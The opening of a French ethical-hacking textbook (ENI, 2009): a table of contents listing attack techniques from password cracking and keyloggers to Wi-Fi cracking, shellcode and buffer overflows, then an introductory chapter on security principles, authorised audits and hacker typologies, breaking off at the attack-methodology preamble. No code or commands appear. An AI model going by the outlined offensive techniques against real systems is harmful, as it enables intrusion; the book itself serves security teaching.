Sécurité informatique

Ethical Hacking

Apprendre l'attaque pour mieux se défendre

eni Editions

Collection EPSILON

ACISSI

Sécurité informatique

Ethical Hacking

Apprendre l'attaque
pour mieux se défendre

Toutes les marques citées ont été déposées par leur éditeur respectif.

La loi du 11 Mars 1957 n'autorisant aux termes des alinéas 2 et 3 de l'article 41, d'une part, que les "copies ou reproductions strictement réservées à l'usage privé du copiste et non destinées à une utilisation collective", et, d'autre part, que les analyses et les courtes citations dans un but d'exemple et d'illustration, "toute représentation ou reproduction intégrale, ou partielle, faite sans le consentement de l'auteur ou de ses ayants droit ou ayant cause, est illicite" (alinéa 1er de l'article 40).
Cette représentation ou reproduction, par quelque procédé que ce soit, constituerait donc une contre-façon sanctionnée par les articles 425 et suivants du Code Pénal.

Copyright - Editions ENI - Octobre 2009
ISBN : 978-2-7460-5105-8
Imprimé en France

Editions ENI

ZAC du Moulin Neuf
Rue Benjamin Franklin
44800 St HERBLAIN

Tél. 02.51.80.15.15
Fax. 02.51.80.15.16

e-mail : editions@ediENI.com
http://www.editions-eni.com

Auteurs : ACISSI
Collection **Expert IT** dirigée par Joëlle MUSSET

Table des matières

Chapitre 1
Introduction et définition

1. Présentation 9
   1.1. L'information est partout 9
   1.2. Connaître le système d'information pour le protéger 10
   1.3. Identifier la menace 11
   1.4. Instaurer de bonnes pratiques de sécurité 12
   1.5. Auditer son système 13
2. Une nouvelle éthique de travail 14
   2.1. La connaissance avant toute chose 14
      2.1.1. Les hackers « black hats », les chapeaux noirs 15
      2.1.2. Les hackers « white hats », les chapeaux blancs 15
      2.1.3. Les hackers « grey hats », les chapeaux gris 16
      2.1.4. Les « script kiddies » 17
      2.1.5. Les hackers universitaires 18
   2.2. Un rapport différent au travail 18
   2.3. La coopération comme clé de réussite 20
   2.4. Tous des hackers ! 22

Chapitre 2
Méthodologie d'une attaque

1. Préambule 25
2. Collecte des informations 26
   2.1. Connaître sa cible 26
   2.2. Google est notre ami 26
   2.3. Les humains sont bavards 29
   2.4. Quelques commandes utiles 29
   2.5. La prise d'empreinte par pile TCP/IP 30
   2.6. Interroger les services lancés 33
3. Repérage de failles 36
   3.1. Consulter les failles recensées 36
   3.2. Éliminer les failles non fondées 37

4. Intrusion dans le système 38
4.1. Ne pas laisser de traces 38
4.2. Extension des privilèges 39
4.3. Reprise de la collecte d'informations 40
5. Assurer son accès 41
5.1. Exploiter les relations des machines 41
5.2. Écouter le trafic 42
5.3. Faciliter son retour 42
6. Exploitation 43

Chapitre 3

Social Engineering

1. Concept 45
1.1. Généralités 45
1.2. L'être humain : la pièce fragile 46
2. Les ingrédients 47
2.1. La motivation 47
2.2. Le profil de l'attaquant 48
2.3. Le profil de la cible 50
3. Anatomie d'une attaque 51
3.1. Les moyens utilisés 51
3.2. Les leviers psychologiques 54
3.2.1. Explications 54
3.2.2. L'absence de méfiance 55
3.2.3. La crédulité 57
3.2.4. L'ignorance 59
3.2.5. La confiance 61
3.2.6. L'altruisme 63
3.2.7. Le besoin d'aide 64
3.2.8. L'intimidation 66
3.3. Exemples d'attaques 68
4. Contre-mesures 72
4.1. La matrice des sensibilités 72

4.2. Détecter les attaques 73
4.3. Bonnes pratiques 74

Chapitre 4
Les failles physiques

1. Généralités 77
2. Accès physique direct à l'ordinateur 78
2.1. Accès à un ordinateur éteint dont le bios est protégé. 78
2.2. Accès à un ordinateur éteint dont le bios n'est pas protégé . . . 81
2.2.1. Utilisation de Offline NT Password & Registry Editor v080802 81
2.2.2. Dumper la base SAM avec Backtrack. 87
2.2.3. Les différents types d'algorithmes de cryptage. 92
2.2.4. Les hashes de type LM et NTLM. 93
2.2.5. Utiliser John the Ripper pour trouver les mots de passe 94
2.2.6. Utilisation des tables rainbow 97
2.2.7. Générer ses tables rainbow 100
2.2.8. Utiliser OPHCRACK 103
2.2.9. Utilisation du logiciel Cain&Abel 106
2.3. Accès à un ordinateur allumé en mode session utilisateur courant 112
2.3.1. Découvrir les mots de passe enregistrés dans Internet Explorer 113
2.3.2. Révéler les astérisques cachant un mot de passe . . . 113
2.3.3. Faire sa récolte d'informations 114
2.3.4. La récolte d'informations automatisée 115
2.3.5. Les clés USB U3. 118
2.3.6. Le logiciel Gonzor-SwitchBlade 120
2.3.7. Contre-mesures aux clés U3 piégées 124
2.3.8. Les dump mémoires. 126
2.3.9. Les données en mémoire 128
2.3.10. Créer une clé bootable pour dumper la mémoire . . 130
2.3.11. Les keyloggers matériels et logiciels 135
2.3.12. Contre-mesures aux keyloggers 140

2.3.13. Les flux ADS 145
2.3.14. Contre-mesures aux flux ADS 149
3. Conclusion 152
4. Index des sites Web 152

Chapitre 5

Les failles réseaux

1. Généralités 155
2. Rappel sur les réseaux TCP/IP 155
2.1. Adressage IP 155
2.2. Client/Serveur 156
3. Outils pratiques 157
3.1. Des informations sur les sockets 157
3.2. Scanner de port TCP 158
3.3. Netcat 159
3.4. SSH 159
3.5. Tunnel SSH 160
4. DoS et DDoS 160
5. Sniffing 161
5.1. Capturer des données avec Wireshark 161
5.2. Les filtres 162
6. Man In The Middle (MITM) 165
6.1. Théorie 165
6.2. Pratique 166
6.2.1. Les plug-ins 172
6.2.2. Création d'un filtre 173
6.3. Contre-mesure 176
7. Failles Wi-Fi 176
7.1. Cracker un réseau WEP 177
7.2. Cracker le WPA 180
8. Ip over DNS 181
8.1. Principe 181
8.2. En pratique 181

8.3. Contre-mesure 182
9. Conclusion 183

Chapitre 6
Les failles Web

1. Rappels sur les technologies du Web 185
1.1. Préambule 185
1.2. Le réseau Internet 185
1.3. Un site Web c'est quoi ? 186
1.4. Consultation d'une page Web, anatomie des échanges client/serveur 186
1.5. Comment sont réalisées les pages Web ? 190
2. Généralités sur la sécurité des sites Web 192
3. Petite analyse d'un site Web 193
3.1. Cartographie des parties visibles d'un site Web 193
3.1.1. Le site est-il statique ou dynamique ? 194
3.1.2. Quelles sont les variables utilisées ? 196
3.1.3. Y-a-t-il des formulaires et quels champs utilisent-ils ? 196
3.1.4. Le serveur envoie-t-il des cookies ? 197
3.1.5. Le site contient-il des médias ? 199
3.1.6. Le site fait-il appel à des bases de données ? 199
3.1.7. Pouvons-nous accéder à certains dossiers ? 200
3.1.8. Le site fait-il appel à du Javascript ? 200
3.1.9. Quel serveur est utilisé et quelle est sa version ? . . . 202
3.1.10. À l'aide 203
3.2. Découvrir la face cachée d'un site Web 203
3.2.1. Utilisation de Burp Suite 203
3.2.2. Utilisation de wfuzz 210
3.3. Analyser les informations récupérées 217
4. Passer à l'attaque d'un site Web 218
4.1. Envoyer des données non attendues 218
4.1.1. Principes et outils 218
4.1.2. Utilisation de l'URL 221

4.1.3. Utilisation des formulaires 225
4.1.4. Utilisation de l'en-tête 228
4.1.5. Utilisation des cookies 231
4.2. Le vol de session 232
4.3. Le dépôt de fichiers malicieux 234
5. Contre-mesures et conseils de sécurisation 236
5.1. Filtrer toutes les données 236
5.2. Renforcer l'identification du client 238
5.3. Configurer judicieusement le serveur 239
6. Conclusion 240

Chapitre 7

Les failles systèmes

1. Généralités 241
2. Les mots de passe 242
2.1. Introduction 242
2.2. Révéler un mot de passe sous Microsoft Windows 242
2.3. Complexité 243
2.4. Le stockage des mots de passe 244
2.5. Cas pratique : trouver les mots de passe sous Microsoft Windows 245
2.6. Cas pratique : trouver les mots de passe sous GNU/Linux. 246
3. Utilisateurs, groupes et permissions sur le système 248
3.1. Gestion des utilisateurs 248
3.1.1. Définition 248
3.1.2. Sous GNU/Linux 248
3.1.3. Sous Windows 250
3.2. Gestion des groupes 251
3.2.1. Sous GNU/Linux 251
3.2.2. Sous Windows 251
3.3. Affectation des permissions 251
3.3.1. Sous GNU/Linux 252
3.3.2. Sous Windows 253

4. Élévation des privilèges 255
4.1. Activation du suid et du sgid 256
4.2. Comment trouver les scripts suid root d'un système GNU/Linux 256
5. Les processus 257
5.1. Espionner des processus sous Windows 258
6. Les appels de procédures distantes 260
7. SeLinux et AppArmor 260
8. La virtualisation 261
8.1. L'isolation 261
8.2. Le changement de racine ou chrooting 262
8.3. Noyau en espace utilisateur 263
8.4. La machine virtuelle 263
8.5. La paravirtualisation 264
8.6. Exemple de solution de paravirtualisation : Proxmox VE . . 264
9. Les logs, les mises à jour et la sauvegarde 265
9.1. Les logs 266
9.2. Les mises à jour 267
9.2.1. Mise en place des mises à jour automatiques sous GNU/Linux 267
9.2.2. Mise en place des mises à jour automatiques sous Microsoft Windows 267
9.3. Les sauvegardes 267
10. Bilan 268

Chapitre 8
Les failles applicatives

1. Généralités 269
2. Notions d'Assembleur 270
2.1. Introduction 270
2.2. Premiers pas 270
2.2.1. Apprenons à compter 270
2.2.2. Le binaire 270

2.2.3. L'hexadécimal 272
2.3. Comment tester nos programmes ? 274
2.3.1. Squelette d'un programme en assembleur 274
2.3.2. Notre premier programme 276
2.4. Les instructions 277
2.4.1. La comparaison 277
2.4.2. L'instruction IF 279
2.4.3. La boucle FOR 280
2.4.4. La boucle WHILE 281
2.4.5. La boucle DO WHILE 281
2.4.6. La directive %define 283
2.4.7. Directives de données 284
2.4.8. Entrées - sorties 284
2.5. Les interruptions 286
2.6. Les sous-programmes 288
2.7. Le heap et la stack 290
2.7.1. Le heap 290
2.7.2. La stack 290
2.7.3. Prologue et épilogue : des notions fondamentales . . 292
3. Bases des shellcodes 294
3.1. Exemple 1 : shellcode.py 294
3.2. Exemple 2 : execve() 296
3.3. Exemple 3 : Port Binding Shell 298
4. Les Buffer Overflows 300
4.1. Quelques définitions 300
4.2. Notions essentielles 301
4.3. Stack overflow 303
4.4. Heap Overflow 312
4.5. return into libc 317
4.6. Cas concret : Ability server 322
4.6.1. Fuzzing 323
4.6.2. Exploitation 325
5. Références 332

Index 333



Chapitre 1
Introduction et définition

1. Présentation

1.1 L'information est partout

À l'heure du "tout disponible partout tout de suite", le transport des données en dehors du domicile d'un particulier ou d'une entreprise est une réalité qui mérite que l'on s'interroge sur la sécurité des transmissions pour ne pas compromettre un système d'information.

Que ce soit à l'échelle d'une entreprise, d'une multinationale ou à plus petite échelle, la sécurité d'un système d'information prend plus ou moins d'importance selon la valeur que l'on confère à ces données.

Avec le développement d'Internet, chacun a accès au réseau où de plus en plus d'informations circulent. De plus en plus, les entreprises communiquent et diffusent via ce media, que ce soit dans leurs liens avec leurs fournisseurs ou leurs partenaires ou en interne, dans les relations entre les employés eux-mêmes.

Nous sommes face non seulement à une augmentation de la quantité, mais aussi et surtout de l'importance des données.

L'ensemble formé par tout le réseau d'utilisateurs de ce système d'information se doit d'être connu pour être sûr. Les ressources qui y circulent doivent absolument être protégées et pour cela, la maîtrise du système d'information est indispensable. Chaque acteur du système a un rôle à respecter, qui doit être défini scrupuleusement.

1.2 Connaître le système d'information pour le protéger

Le système d'information définit l'ensemble des données et des ressources matérielles et logicielles de l'entreprise. Ce système permet de stocker et de faire circuler les ressources qu'il contient. Il représente également le réseau d'acteurs qui interviennent dans celui-ci, qui échangent les données, y accèdent et les utilisent.

Ce système représente la valeur de l'entreprise, il est essentiel de le protéger. Le compromettre revient à compromettre l'entreprise.

Il convient donc d'assurer sa sécurité en permanence, et surtout dans des conditions d'attaque, d'espionnage ou de défaillance. Il faut s'assurer que les ressources servent uniquement dans le cadre prévu, par les personnes accréditées et surtout pas dans un autre but.

Le risque encouru par un système est lié de manière étroite à la menace et à la vulnérabilité qui le touchent, mais également aux contre-mesures mises en œuvre.

La menace qui plane sur un système englobe les types d'actions menées dans le but de nuire à ce système (attaque, espionnage, vol d'informations...).

La vulnérabilité représente les failles, les brèches dans le système, tout ce qui expose le système à la menace : manque de sauvegardes, de robustesse, une architecture défaillante...

Enfin les contre-mesures sont les actions mises en œuvre pour prévenir la menace, une fois qu'elle est mesurée, ce qui passe d'abord par une prise de conscience.

© Editions ENI - Toute reproduction interdite

La menace qui plane sur un système est un fait : plus l'entreprise possède des informations importantes, plus elle y sera soumise. Cependant, elle peut directement impacter le niveau de sécurité de son système en s'efforçant de mettre en place des contre-mesures, c'est-à-dire en s'attachant à la protection de son système, qui ne doit jamais être négligée. Ce sont en effet, ces contre-mesures qui vont diviser le risque d'attaque et la compromission des données.

La sécurité engendre généralement le déploiement de moyens techniques, mais également et surtout, de solutions de prévention, qui doivent absolument prendre en compte la formation et la sensibilisation de tous les acteurs du système. Des règles et des bonnes pratiques doivent être mises en place pour ne pas créer de brèche humaine. Ce sont les actifs d'une entreprise qui possèdent son capital intellectuel. Ce capital, forgé par son organisation, son économie ou encore sa valeur, représente un patrimoine d'informations à protéger.

1.3 Identifier la menace

Pour mettre en place une politique de sécurité, il faut d'abord commencer par identifier la menace, le risque potentiel. Il faut connaître son ennemi, ses motivations et prévoir la façon dont il procède pour s'en protéger et limiter les risques d'intrusion.

La sécurité d'un système repose sur cinq grands principes :

- L'intégrité des données : il faut garantir à chaque instant que les données qui circulent sont bien celles que l'on croit, qu'il n'y a pas eu d'altération (volontaire ou non) au cours de la communication. L'intégrité des données doit valider l'intégralité des données, leur précision, l'authenticité et la validité.
- La confidentialité : seules les personnes habilitées doivent avoir accès aux données. Toute interception ne doit pas être en mesure d'aboutir, les données doivent être cryptées, seuls les acteurs de la transaction possédant la clé de compréhension.

- La disponibilité : il faut s'assurer du bon fonctionnement du système, de l'accès à un service et aux ressources à n'importe quel moment. La disponibilité d'un équipement se mesure en divisant la durée durant laquelle cet équipement est opérationnel par la durée durant laquelle il aurait dû être opérationnel.
- La non-répudiation des données : une transaction ne peut être niée par aucun des correspondants. La non-répudiation de l'origine et de la réception des données prouve que les données ont bien été reçues. Cela se fait par le biais de certificats numériques grâce à une clé privée.
- L'authentification : elle limite l'accès aux personnes autorisées. Il faut s'assurer de l'identité d'un utilisateur avant l'échange de données.

On mesure la sécurité d'un système entier à la sécurité du maillon le plus faible. Ainsi, si tout un système est sécurisé techniquement mais que le facteur humain, souvent mis en cause, est défaillant, c'est toute la sécurité du système qui est remise en cause.

Dans un contexte global, la sécurité doit être assurée :
- au niveau utilisateur, les acteurs doivent comprendre l'importance de leur position.
- au niveau des technologies utilisées, elles doivent être sûres et ne pas présenter de failles.
- au niveau des données en elles-mêmes, avec une bonne gestion des droits d'accès (authentification et contrôle, l'utilisateur doit posséder uniquement les droits qui lui sont nécessaires).
- au niveau physique (accès à l'infrastructure, au matériel...), rien ne sert de sécuriser un système logiquement si matériellement l'accès à la salle des machines n'est pas sécurisé.

1.4 Instaurer de bonnes pratiques de sécurité

Cependant, la sécurité ne doit pas être une gêne au quotidien, elle ne doit pas perturber l'utilisateur et doit permettre à quiconque d'utiliser le système en toute confiance. Il faut donc établir une politique de sécurité, et pour cela il faut commencer par identifier les besoins en terme de sécurité, réfléchir et définir les risques ainsi que les conséquences.

© Editions ENI - Toute reproduction interdite

Un particulier n'aura pas les mêmes attentes qu'une entreprise, il faut donc évaluer l'importance des données.

Des règles et des procédures doivent ensuite être mises en place pour les différents services.

Un administrateur se doit de faire de la surveillance passive et active. Il doit connaître les vulnérabilités matérielles ou logicielles qui pourraient toucher le système qu'il gère, se tenir informé des failles décelées.

Enfin, puisqu'aucun système n'est infaillible, il ne faut pas oublier de définir la politique à appliquer en cas de menace, de détection de vulnérabilité : que faire, qui contacter ?

1.5 Auditer son système

Enfin, il est bon d'auditer un système pour connaître son niveau de sécurité réel.

Pour cela, on réalise un test d'intrusion, mené soit par le responsable de la sécurité informatique du réseau, soit par un professionnel de la sécurité informatique, un hacker professionnel. Cela se fait bien sûr en accord avec l'entreprise.

Il s'agit donc de tenter une intrusion du système, on dit qu'il s'agit d'un audit de vulnérabilité. Dans ce cas, la personne réalisant le test doit expliciter les actions à mener et obtenir une autorisation signée. Cette autorisation doit bien sûr être donnée par une personne qui y est habilitée, un Responsable de la Sécurité des Systèmes d'Information (RSSI).

En interne, seul le RSSI ou le responsable de la sécurité de l'entreprise peut faire ce test.

De plus, il est conseillé de prévenir le moins de monde possible dans l'entreprise lors d'audits de sécurité afin de ne pas fausser le contexte. Rappelons que dans la réalité, la majorité des intrusions système se font le week-end.

2. Une nouvelle éthique de travail

2.1 La connaissance avant toute chose

Quand on parle de sécurité informatique, on ne peut ignorer le monde underground, celui des hackers et autres pirates du Web.

Ils sont fortement médiatisés, généralement à tort et l'objet de nombreuses confusions. Nous allons donc d'abord définir brièvement les différents profils que l'on retrouve sous ce terme mal employé de "pirate".

Tout d'abord, la définition du terme hacker, qui est assez large. À l'origine, "*hacker*" est un mot anglais qui veut dire "bricoleur" ou encore "bidouilleur". En informatique, ce terme est utilisé pour définir les programmeurs débrouillards, avec des connaissances techniques élevées. Ces programmeurs sont avant tout passionnés par ce qu'ils font, ils ne se posent pas de limites pour la connaissance ou pour assouvir leur curiosité.

Les hackers sont également capables de détourner un objet ou un logiciel de son fonctionnement originel.

Ils utilisent leur savoir pour découvrir les choses auxquelles ils ne sont pas censés avoir accès.

Mais la communauté des hackers va également au-delà de la connaissance technique. Être un hacker correspond davantage à un état d'esprit plus qu'au fait de programmer.

Ainsi, les hackers sont généralement des personnes cultivées qui connaissent à la fois l'historique de leur statut, les grands acteurs du mouvement, qui se tiennent informés de tout ce qui s'apparente à leur domaine et qui ont soif de connaissance.

Il convient cependant de remettre à plat les définitions habituelles que l'on donne des hackers pour corriger quelques travers portés par les médias de masse, et de distinguer les différents types de cette grande famille...

© Editions ENI - Toute reproduction interdite

2.1.1 Les hackers « black hats », les chapeaux noirs

Généralement, ces hackers ne respectent pas la loi, ils pénètrent par effraction dans les systèmes dans un intérêt qui n'est pas celui des propriétaires du réseau. L'intérêt y est personnel, généralement financier, en tout cas le but est nuisible à la personne (physique ou morale) visée.

Ces hackers sont d'ailleurs plus généralement appelés des crackers.

Les crackers ayant une nette attirance pour ce côté obscur sont par exemple les créateurs de virus, de chevaux de Troie ou de logiciels espions.

Lorsque cela est fait dans le but de nuire à une organisation ou à des individus, on parle aussi de terrorisme ou de cyber-terrorisme.

Il n'est pas rare que les black hats changent de bord et se fassent embaucher par de grandes sociétés. En effet, la connaissance de ces passionnés est telle qu'elle peut aider une entreprise dont les données sont sensibles à mettre en place la sécurité.

Cependant la communauté des black hats est assez large et possède des convictions, des opinions et des connaissances bien différentes, qui en séparent les différents acteurs.

2.1.2 Les hackers « white hats », les chapeaux blancs

Techniquement, l'action menée par les white hats est très proche de celle des black hats. Cependant, elle se différencie par le but ou la finalité.

En effet, les « white hackers » ont plutôt comme ambition d'aider à la sécurisation du système, sans en tirer profit de manière illicite.

Les white hats bricolent et testent les systèmes d'information pour découvrir les vulnérabilités pas encore connues ou non publiques, les « 0 day » (zéro day, zéro jour). La technique employée est la même que pour un hacker au chapeau noir.

Leur atttitude est par contre différente lors de la découverte de cette vulnérabilité. La question qui se pose alors est de savoir s'il faut rendre une vulnérabilité publique ou non. Les hackers au chapeau blanc prônent la divulgation totale de la découverte, ce que l'on appelle en anglais la *full disclosure*, là où les hackers au chapeau noir préfèrent restreindre l'accès à cette information et ne pas la divulguer.

Les white hats rendent alors publiques les vulnérabilités, et parfois même les exploits, qui sont les bouts de code permettant de tester la vulnérabilité d'un système à cette faille. Cela se fait sur des outils en ligne spécialisés comme des listes de diffusion ou des outils de gestion de bug (*bugtracking*).

Le problème qui en résulte est que ces codes sont également rendus disponibles pour quiconque, dont les script-kiddies, que nous verrons ensuite.

Cependant, un white hat met également au courant les auteurs des vulnérabilités qui les touchent (lorsqu'ils n'agissent pas dans le cadre d'une mission d'audit qui explique leurs actions), contrairement aux black hats.

Même si les white hats disent agir dans la légalité et pour la bonne cause, en réalité depuis que la loi sur l'économie numérique, la LCEN (Loi pour la Confiance dans l'Economie Numérique), a été votée en France, seule l'intention reste réellement bonne. Ces hackers sont considérés également hors la loi puisque le fait de divulguer des vulnérabilités et des exploits sur Internet est dès lors devenu répréhensible. Cette loi contredit ainsi de plein fouet l'éthique hacker et également le principe du logiciel libre.

2.1.3 Les hackers « grey hats », les chapeaux gris

Le hacker au chapeau gris est un peu un hybride du chapeau blanc et du chapeau noir.

Il s'agit d'un hacker compétent, qui agit parfois avec l'esprit d'un white hat, parfois avec celui d'un black hat.

Son intention n'est pas forcément mauvaise mais il commet cependant occasionnellement un délit.

© Editions ENI - Toute reproduction interdite

Beaucoup de hackers qui se disent white hats s'apparentent en réalité plus à des grey hats, dans le sens où ils ne révèlent pas toujours leurs découvertes et en profitent à des fins personnelles.

2.1.4 Les « script kiddies »

Dans le problème lié à la publication sur Internet des vulnérabilités découvertes, on trouve l'un des éléments clés de la discorde, les *script kiddies*, autrement dit des jeunes pirates néophytes.

Ces individus récupèrent les exploits laissés par les white hats sur les outils publics et les exécutent sur des machines, sans aucune connaissance, dans le but de provoquer des pannes volontaires, des *mass-root*.

Généralement un script kiddie est un jeune adolescent, pénétrant par effraction dans un système, après avoir étudié/lu dans des livres ou sur Internet quelques documentations de base sur le sujet de la sécurité informatique. Le script kiddie n'a aucune notion de l'éthique d'un hacker, il agit par vantardise auprès de ses copains, il n'est pas rare par exemple qu'il demande à "pirater un compte de messagerie instantanée".

Le script kiddie n'a pas de réelles connaissances, il ne fait que réutiliser des codes ou des programmes prêts à l'emploi, il réutilise sans comprendre les enjeux.

Mais les script kiddies sont craints, puisque malgré leur faible niveau, le fait qu'ils utilisent le code des autres représente parfois une menace réelle pour un système, surtout qu'ils sont nombreux et peu soucieux des dégâts qu'ils occasionnent. Cependant ils sont trop souvent confondus avec les réels hackers.

Ils sont également rejetés complètement des communautés underground, où ils sont considérés comme des lamers, c'est-à-dire des personnes dénuées de compétences.

2.1.5 Les hackers universitaires

Ce sont des hackers libres, que l'on associe au mouvement Open Source du logiciel libre, comme Richard Matthew Stallman, le fondateur du projet GNU. Cette définition du hacker libre est apparue au MIT, le Massachusetts Institute of Technology.

Le hacker est alors défini comme quelqu'un qui partage sa connaissance avec autrui, sur le fonctionnement d'un système, des ordinateurs et des réseaux. Ces hackers prônent la pensée selon laquelle l'information est libre et n'appartient à personne. Ainsi, toute nouvelle connaissance se veut d'être partagée avec tout le monde.

Ces hackers forment une grande communauté qui partage la même culture et qui compte des programmeurs aux compétences aiguisées, des spécialistes des réseaux et des technologies. Les hackers travaillent ensemble et ainsi sont à l'origine de grandes œuvres, comme Internet ou encore Usenet, ou le système d'exploitation Unix.

En 1984, Steven Levy a défini "l'éthique hacker" selon les principes suivants :

- Toute information est par nature libre et gratuite.
- L'accès aux ordinateurs devrait être total, illimité, possible pour tout le monde.
- La décentralisation des données doit être encouragée.
- Les hackers devraient être jugés sur le hacking, non pas sur des hiérarchies sociales telles que le diplôme, l'âge ou le grade.
- On peut créer de l'art et de la beauté avec un ordinateur.
- Les ordinateurs peuvent améliorer la vie.

2.2 Un rapport différent au travail

Bien sûr, cette définition des hackers est un peu facile et constamment sujette à des discordances. Il s'agit d'une classification trop manichéenne : d'un côté les gentils, d'un autre les méchants.

© Editions ENI - Toute reproduction interdite

Mais cela permet de contrecarrer les idées reçues que l'on a sur ce monde, et particulièrement celles des médias de masse qui confondent trop souvent hacker et cracker.

Mais ce qui différencie également les hackers, c'est ce rapport alternatif au travail, à l'argent et au temps, qui se réfère à une éthique complètement différente du rapport capitaliste habituel que l'on retrouve en société.

Ils n'hésitent pas non plus à travailler en coopération pour la production.

La relation au travail est passionnée, elle mêle la passion, le plaisir d'aller plus loin, la découverte, la curiosité, le jeu... ; ainsi absorbés par leur travail, les hackers multiplient sans cesse leurs connaissances.

Le hacker connaît aussi une certaine indépendance salariale, comme s'il faisait partie d'un communisme basé sur la science.

Dans ce sens, nous pouvons faire référence à de nombreux exemples pour montrer l'efficacité des hackers en coopération.

Par exemple, Linux pour ne citer que lui, est un emblème de la production des hackers du libre. Linux a été développé de manière indépendante, volontaire, dans un contexte en marge du système capitaliste, et possède aujourd'hui une bonne part de marché en utilisation serveur ainsi qu'une croissance importante en terme d'ordinateurs personnels.

Nous sommes face à une remise en cause du schéma de l'économie capitaliste. Le hacker produit de façon libre, selon un modèle ouvert, pour la communauté. Il partage ses connaissances, construit avec les autres.

Cette originalité dans leur éthique de travail était jusqu'alors fortement controversée, par rapport aux tenants de l'approche standard économique.

Cependant, force est de constater que cette auto-organisation dont la structure s'apparente pleinement à un réseau fortement horizontal, est source de réussite.

Le travail des hackers se fait de manière directement coopérative et volontaire, en différents petits groupes fortement autonomes.

2.3 La coopération comme clé de réussite

La sécurité, nous l'avons vu, touche tous les utilisateurs du système. Cela implique donc une bonne connaissance des règles par les utilisateurs, au travers de formations, sensibilisations, de manière régulière.

Cela s'ajoute à la sécurité des dispositifs matériels et logiciels : sauvegardes, mises à jour, plan de reprise en cas d'incident, etc.

L'insécurité provient généralement de la non-connaissance des fonctionnalités du système. Par exemple, le fait de laisser un service actif parce que l'on ne sait pas s'il est utile, représente un risque potentiel. Tout d'abord, il s'agit d'une porte supplémentaire sur le système, donc d'un accès à surveiller. Mais le fait de ne pas connaître un service exécuté sur un système ou de ne pas savoir s'il est utile constitue un réel risque. On ne se renseigne alors pas sur les vulnérabilités connues qui le touchent, on ne le configure peut-être pas comme il le faudrait... Cela peut vite devenir un facteur d'intrusion.

Il arrive également qu'un acteur du système ne connaisse tout simplement pas les moyens de sécurité mis en place.

Quoi qu'il en soit, pour assurer l'état de sécurité d'un système, il convient d'analyser le système pour en connaître les forces et les faiblesses, qu'il faudra bien sûr corriger.

Pour cela, nous l'avons vu, on réalise ce qu'on appelle un audit de sécurité.

Il peut être réalisé par le responsable sécurité du système, s'il possède les connaissances suffisantes, mais il est préférable de faire appel à un tiers de confiance, spécialisé dans la sécurité informatique, pour valider les moyens mis en place pour assurer la protection, au regard de la politique de sécurité.

En effet, une personne extérieure aura une vision beaucoup plus neutre, globale et proche de la réalité. Elle sera également en mesure de conseiller en cas de défaillance, et de mettre en place une politique de sécurité plus saine grâce à des formations par exemple.

© Editions ENI - Toute reproduction interdite

Ces spécialistes sont des hackers professionnels, qui sont accrédités pour réaliser des tests d'intrusion, et qui prennent donc connaissance de l'état d'une architecture à un instant t.

Les données étant de plus en plus étendues, accessibles à plus de monde, de manière plus complexe, la tendance qui se dessine dans les entreprises est clairement de faire appel à des spécialistes, et non plus à l'administrateur du système. Il s'agit d'une prise de conscience face à l'importance des données que possède une structure professionnelle.

En tant que spécialiste de la sécurité informatique, un hacker connaît en effet les moyens de déjouer cette sécurité. Ce professionnel de confiance va pouvoir se mettre dans la peau d'un utilisateur mal intentionné (aux connaissances étendues), en testant le système dans des conditions de malveillance, pour s'assurer que les données sont en sécurité, et le cas échéant, comprendre pourquoi et corriger le problème.

Derrière ces spécialistes se cachent en réalité des hackers « white hats ». Ces hackers possèdent un sens de l'éthique et de la déontologie, contrairement aux crackers. Les tests d'intrusion se font en accord avec les clients et la législation.

Il y a donc également eu une prise de conscience envers ces hackers, que l'on a appris à différencier des terroristes, des espions ou des créateurs de virus.

Il est devenu évident que face à des personnes mal intentionnées avec de tels moyens et connaissances, il fallait un niveau de connaissance et de protection au moins équivalent pour protéger un système.

Aujourd'hui, les entreprises sont prêtes à faire cette démarche, et n'hésitent plus à embaucher les meilleurs crakers, ayant même fait de la prison ou commis de graves délits, pour s'assurer de la sécurité de leur système.

Les tests d'intrusion peuvent être conduits de différentes manières, la principale différence est la connaissance du système. En effet, les tests peuvent être faits en conditions réelles, sans aucune connaissance du système, c'est un test en boîte noire. Dans ce cas, le hacker testant le système devra découvrir l'infrastructure et le système au fur et à mesure de ses tests avant de pouvoir en tester les vulnérabilités. C'est de ce principe que nous partirons dans le prochain chapitre.

Il existe également des tests en boîte blanche, où le hacker connaît entièrement le système qu'il va tester, que ce soit au niveau de l'infrastructure, du réseau, des services et du code source. Dans ce contexte, le test simule davantage la perte d'informations sensibles. Le test pourra se faire en profondeur pour tester au maximum la sécurité.

2.4 Tous des hackers !

Si on raisonne de manière un peu plus neutre, on peut dire que l'éthique hacker présente de nombreuses analogies avec celle de personnages ayant un rôle déterminant dans l'économie, à savoir les scientifiques et les chercheurs.

En effet, ils partagent une éthique assez proche de celle des hackers, une éthique qui est fondée sur le partage, la passion et l'absence de propriété vis-à-vis de la connaissance créée.

Et à l'heure actuelle, l'activité scientifique et la recherche fondent une pierre angulaire de la dynamique capitaliste, il y a de moins en moins de frontières ou de cloisonnement entre le scientifique et l'économique. Quand un nouvel algorithme de cryptage est créé, il faut peu de temps aux créateurs de logiciels pour vendre un logiciel permettant de réaliser ce cryptage. Nous sommes donc face à une nouvelle confrontation de la connaissance "libre" et ouverte, et de la propriété économique.

Quoi qu'il en soit, la culture hacker underground est forte.

Le 8 janvier 1986, le hacker Loyd Blankenship publie un article dans le magazine électronique Phrack, appelé Le Manifeste du Hacker.

© Editions ENI - Toute reproduction interdite

Ce Manifeste est considéré comme crucial dans la contre-culture, expliquant ainsi l'éthique des premiers hackers. Dans ce texte, il annonce ainsi (texte traduit parNeurAlien, pour No way) :

Oui, je suis un criminel. Mon crime est celui de la curiosité. Mon crime est celui de juger les gens par ce qu'ils pensent et disent, pas selon leur apparence.

Mon crime est de vous surpasser, quelque chose que vous ne me pardonnerez jamais.

Je suis un hacker, et ceci est mon manifeste. Vous pouvez arrêter cet individu, mais vous ne pouvez pas tous nous arrêter... après tout, nous sommes tous les mêmes.

Lien vers l'article original :
http://www.phrack.org/issues.html?issue=7&id=3#article

© Editions ENI - Toute reproduction interdite



Chapitre 2
Méthodologie d'une attaque

1. Préambule

Nous allons nous placer dans la situation d'un test d'intrusion en condition réelle, c'est-à-dire en boîte noire. Nous ne connaissons rien sur le système cible, ni l'architecture, ni les services, ni l'organisme réellement.

Dans cette partie, nous allons donc passer en revue la méthodologie retenue généralement par les attaquants pour s'introduire illégalement dans un système d'information, quelle qu'en soit la finalité.

Cette partie ne vise pas à expliquer comment compromettre un système mais une fois de plus, à comprendre la façon dont il peut être compromis, afin de mieux pouvoir s'en prémunir.

